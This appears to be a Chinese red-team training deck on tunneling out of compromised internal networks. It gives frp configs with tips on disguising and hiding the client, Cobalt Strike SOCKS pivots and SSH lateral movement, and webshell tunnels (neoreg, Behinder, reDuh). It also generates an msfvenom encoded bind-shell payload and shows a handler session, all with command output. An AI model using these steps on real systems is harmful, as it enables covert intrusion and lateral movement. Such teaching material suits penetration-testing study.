



雷神众测

攻防对抗 跨界交流

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


实战中内网穿透的打法

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实战中内网穿透的打法 (常用 ↔ 稳定、隐蔽)



<https://github.com/fatedier/frp>

frp 是一个专注于内网穿透的高性能的反向代理应用，支持 TCP、UDP、HTTP、HTTPS 等多种协议。可以将内网服务以安全、便捷的方式通过具有公网 IP 节点的中转暴露到公网。

```
1  #Frp 客户端配置文件
2  [common]
3  server_addr = xx.xx.xx.xx
4  #服务端使用 Web 常见端口
5  server_port = 80
6
7
8  [socks5]
9  type = tcp
10 remote_port = 443
11 plugin = socks5
12 use_encryption = true
13 use_compression = true
14 #socks5 命令
15 #plugin_user = SuperMan
16 #plugin_passwd = Xp02McWe6nj3
```


frp 流量加密压缩对比



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```
#use_encryption = true
#use_compression = true
```


```
use_encryption = true
use_compression = true
```



frp 客户端伪装



frp客户端与配置文件传到目标机后，把程序名与配置文件进行修改，并放在系统相关文件夹中，做到隐蔽。



```
msf5 auxiliary(scanner/smb/smb_ms17_010) > setg
```

Global

Name	Value
proxies	socks5:103.224.1.1:8088

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 192.168.144.207:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.144.207:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

- 去指纹，去特征
- 客户端配置文件 不落地

```
root@somewhere:~/frp# ./amd64s -c sys2.ini
2020/11/11 03:18:44 [I] [service.go:178] frps tcp listen on 0.0.0.0:65222
2020/11/11 03:18:44 [I] [root.go:209] start frps success
2020/11/11 03:18:54 [I] [service.go:434] [6a3f2c4fe7bb4eb7] client login info: ip [112.1.1.1] port [8:10581] version [1.1.0] hostname [] arch [amd64]
2020/11/11 03:18:54 [I] [tcp.go:63] [6a3f2c4fe7bb4eb7] [gogogo] tcp proxy listen port [65223]
2020/11/11 03:18:54 [I] [control.go:445] [6a3f2c4fe7bb4eb7] new proxy [gogogo] success
```

```
C:\Windows\system32\cmd.exe - amd64c.exe -a 47.1.1.1 -p 65222 -t SuperSec -r 65223
```

```
D:\Tools\Proxy\frp\改版>amd64c.exe -a 47.1.1.1 -p 65222 -t SuperSec -r 65223
2020/11/11 03:18:54 [I] [service.go:282] [6a3f2c4fe7bb4eb7] login to server success, get run id [6a3f2c4fe7bb4eb7], server udp port [0]
2020/11/11 03:18:54 [I] [proxy_manager.go:144] [6a3f2c4fe7bb4eb7] proxy added: [gogogo]
2020/11/11 03:18:54 [I] [control.go:179] [6a3f2c4fe7bb4eb7] [gogogo] start proxy success
```


CobaltStrike (socks4a)



➤ 到已控目标机的Beacon下将socks代理开启

➤ beacon > socks 1024

端口根据VPS实际情况进行设置

The screenshot displays the Cobalt Strike interface. On the left, the 'Event Log' shows the following commands and responses:

```
beacon> sleep 10
[*] Tasked beacon to sleep for 10s
[+] host called home, sent: 16 bytes
beacon> socks 1024
[+] started SOCKS4a server on: 1024
[+] host called home, sent: 16 bytes
```

On the right, the 'Proxy Pivots' window is open, showing a table with the following data:

user	computer	pid	type	port
Administrator *	Tunnel via SOCKS		SOCKS4a Proxy	1024

Below the table, a text box contains the command: `setg Proxies socks4:149.28.1.1024`. A red arrow points from the 'Proxy Pivots' menu item in the top toolbar to this window.

Link 链接，只要主链路 (出网机Beacon) 掉线，均掉！

external	internal	user	computer	pid
192.168.144.155	192.168.144.155	Administrator *	ROOT-8CB39E3121	2324
192.168.144.155	192.168.144.196	Administrator *	WIN-2IVRF6CP7HB	2768

Event Log X Beacon 192.168.144.196@2768 X

```
[+] established link to parent beacon: 192.168.144.155
beacon> shell netstat -ano |findstr 4444
[*] Tasked beacon to run: netstat -ano |findstr 4444
[+] host called home, sent: 57 bytes
[+] received output:
TCP 192.168.144.196:49178 192.168.144.155:4444 ESTABLISHED 2768
```

Link Listener

external	internal	user	computer
192.168.144.155	192.168.144.174	root *	kali
192.168.144.155	192.168.144.203	root *	localhost.localdomain

Event Log X Beacon 192.168.144.155@2548 X Credentials X Targets X

```
[+] received output:
Scanner module is complete

beacon> ssh 192.168.144.174:22 root admin
[*] Tasked beacon to SSH to 192.168.144.174:22 as root
beacon> ssh 192.168.144.203:22 root admin
[*] Tasked beacon to SSH to 192.168.144.203:22 as root
```

SSH Login

external	internal	user	computer
192.168.144.211	192.168.144.155	SYSTEM *	ROOT-8CB39E3121
192.168.144.211	192.168.144.211	Administrator *	WIN-2IVRF6CP7HB

Event Log X Listeners X Beacon 192.168.144.155@2776 X

```
[+] established link to parent beacon: 192.168.144.211
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 37 bytes
[+] received output:
nt authority\system

beacon> shell netstat -ano |findstr ESTABLISHED
[*] Tasked beacon to run: netstat -ano |findstr ESTABLISHED
[+] host called home, sent: 64 bytes
[+] received output:
TCP 192.168.144.155:445 192.168.144.211:54636 ESTABLISHED 4
```

SMB Beacon

```
python neoreg.py -k test@123 -l 0.0.0.0 -p 10081 -u http://192.168.144.211/neo-tunnel.aspx
```

The figure displays two panels from a Wireshark network traffic capture.

Packet List Panel

No.	Time	Source	Destination	Protocol	Length	Info
17	4.119710	192.168.144.1	192.168.144.211	HTTP	383	POST /neo-tunnel.aspx HTTP/1.1
18	4.128324	192.168.144.211	192.168.144.1	HTTP	369	HTTP/1.1 200 OK
20	4.122752	192.168.144.1	192.168.144.211	HTTP	382	POST /neo-tunnel.aspx HTTP/1.1
21	4.123145	192.168.144.211	192.168.144.1	HTTP	295	HTTP/1.1 200 OK
26	4.124553	192.168.144.1	192.168.144.211	HTTP	551	POST /neo-tunnel.aspx HTTP/1.1
27	4.124868	192.168.144.211	192.168.144.1	HTTP	295	HTTP/1.1 200 OK
29	4.231818	192.168.144.1	192.168.144.211	HTTP	382	POST /neo-tunnel.aspx HTTP/1.1
30	4.232465	192.168.144.211	192.168.144.1	HTTP	498	HTTP/1.1 200 OK (text/html)
32	4.235636	192.168.144.1	192.168.144.211	HTTP	382	POST /neo-tunnel.aspx HTTP/1.1
33	4.236215	192.168.144.211	192.168.144.1	HTTP	295	HTTP/1.1 200 OK
35	4.238726	192.168.144.1	192.168.144.211	HTTP	627	POST /neo-tunnel.aspx HTTP/1.1
36	4.239164	192.168.144.211	192.168.144.1	HTTP	295	HTTP/1.1 200 OK
38	4.346816	192.168.144.1	192.168.144.211	HTTP	382	POST /neo-tunnel.aspx HTTP/1.1
39	4.348209	192.168.144.211	192.168.144.1	HTTP	822	HTTP/1.1 200 OK (text/html)

Packets Pane Panel

Selected packet 39 (TCP stream eq 2) details:

- Ethernet II -> Internet Protocol Version 4 >>> Transmission Control Protocol >>> Hypertext Transfer Protocol
- Cookie: ASP.NET_SessionId=z2slgys5tghbtq45p2zidrcr
Content-Length: 0
- Host: 192.168.144.211
- Connection: keep-alive
- Accept-Encoding: deflate
- User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7; rv:38.0) Gecko/20100101 Firefox/38.0
- Kgkoujz: dIV36CYVmF84_sv095
- ASP.NET_SessionId=z2slgys5tghbtq45p2zidrcr

冰蝎 (开socks5)



冰蝎的数据包传输是加密的，本身也具备socks代理功能，但传输过程中存在丢包情况。这里同样是利用metasploit探测ms17_010漏洞，结果显示不存在。当不设置代理探测时，实际漏洞是存在的。

冰蝎 v2.0.1 动态二进制加密 Web 远程管理客户端 [tools 专版 www.icecreeper.com]

URL: http://192.168.144.211:8080/shell.php 冰蝎 v2.0.1

基本信息 命令执行 虚拟终端 文件管理 Socks代理 反弹 Shell 数据库管理 自定义

连接信息

本地监听地址: 0.0.0.0 本地监听端口: 10086

运行日志

[INFO]正在监听端口 10086
[INFO]收到客户端连接请求。
[INFO]隧道建立成功, 请求远程地址 192.168.144.211:445
[INFO]正在通信...
[INFO]隧道关闭成功。
[INFO]收到客户端连接请求。
[INFO]隧道建立成功, 请求远程地址 192.168.144.211:445
[INFO]正在通信...
[INFO]隧道关闭成功。

payload 在传输中存在数据丢失
探测包没有完整发送

msf5 auxiliary(scanner/smb/smb_ms17_010) > setg

Global

====

Name Value

proxies socks5:0.0.0.0:10086

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.144.211:445 - An SMB Login Error occurred while connecting to the IPC\$ tree.
[*] 192.168.144.211:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.144.211:445 - An SMB Login Error occurred while connecting to the IPC\$ tree.
[*] 192.168.144.211:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/smb/smb_ms17_010) > unsetg proxies


Unsetting proxies...

msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.144.211:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.144.211:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

msf5 auxiliary(scanner/smb/smb_ms17_010) >

当目标服务器中间件等服务版本较低，**reGeorg**或**冰蝎马**等无法正常解析，就需要换用其它的http代理脚本



reduh (单端口转发)



```
msfvenom --platform windows -p windows/shell_bind_tcp lport=53 -e x86/shikata_ga_nai -i 5 -f exe -o x86shell.exe
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/shell_bind_tcp
msf5 exploit(multi/handler) > set rhost 127.0.0.1
msf5 exploit(multi/handler) > set lport 5353
msf5 exploit(multi/handler) > run -j
```

```
java -jar reDuhClient.jar http://103.242.xx.xx/reduh.aspx
telnet 127.0.0.1 1010
>>[createTunnel]5353:127.0.0.1:53
```

HTTP → SOCKS

```
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started bind TCP handler against 127.0.0.1:5353
```

```
msf5 exploit(multi/handler) > [*] Command shell session 1 opened (127.0.0.1:53103 -> 127.0.0.1:5353) at 2019-12-31 17:32:42 +0800
```

```
msf5 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information
1	shell	x86/windows	Microsoft Windows [6.1.7600] (c) 2009 Microsoft Corporation

1_ 127.0.0.1:53103 -> 127.0.0.1:5353 (127.0.0.1)

```
msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...
```

```
C:\inetpub\wwwroot>ipconfig
ipconfig
```

Windows IP configuration

2:

```
IPv4 . . . . . : 103.242.
IPv6 . . . . . : 255.255.255.128
T . . . . . : 103.242.
```

```
java -jar reDuhClient.jar http://103.242.xx.xx/reduh.aspx
[Info]Querying remote web page for usable remote service port
[Info]Remote RPC port chosen as 42000
[Info]Attempting to start reDuh from 103.242.xx.xx:80/reduh.aspx. Using service port 42000. Please wait...
```

```
[Info]reDuhClient service listener started on local port 1010
[Info]Caught new service connection on local port 1010
[Info]Successfully bound locally to port 5353. Awaiting connections.
```

```
[Info]Requesting reDuh to create socket to 127.0.0.1:53
[Info]Successfully created socket 5353:127.0.0.1:53:1
[Info]Localhost <==== 127.0.0.1:53:1 (90 bytes picked up from remote port)
[Info]Localhost <==== 127.0.0.1:53:1 (23 bytes picked up from remote port)
[Info]Localhost <==== 127.0.0.1:53:1 (9 bytes read from local socket)
[Info]Caught data with sequenceNumber 0
```

```
telnet
Last login: Tue Dec 31 17:31:01 on ttys001
AnonySec
$ telnet 127.0.0.1 1010
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Welcome to the reDuh command line
>>[createTunnel]5353:127.0.0.1:53
Successfully bound locally to port 5353. Awaiting connections.
```

当payload与单端口转发都执行时，MSF在启动run监听！

本地转发

把本地端口数据转发到远程服务器，本地服务器作为SSH客户端及应用用户端，称为正向tcp端口加密转发。

远程转发

把远程端口数据转发到本地服务器，本地服务器作为SSH客户端及应用服务端，称为反向tcp端口加密转发。

动态转发

动态端口转发实际上是建立一个ssh正向加密的socks4/5代理通道，任何支持socks4/5协议的程序都可以使用这个加密的通道来进行代理访问，称为正向加密socks。

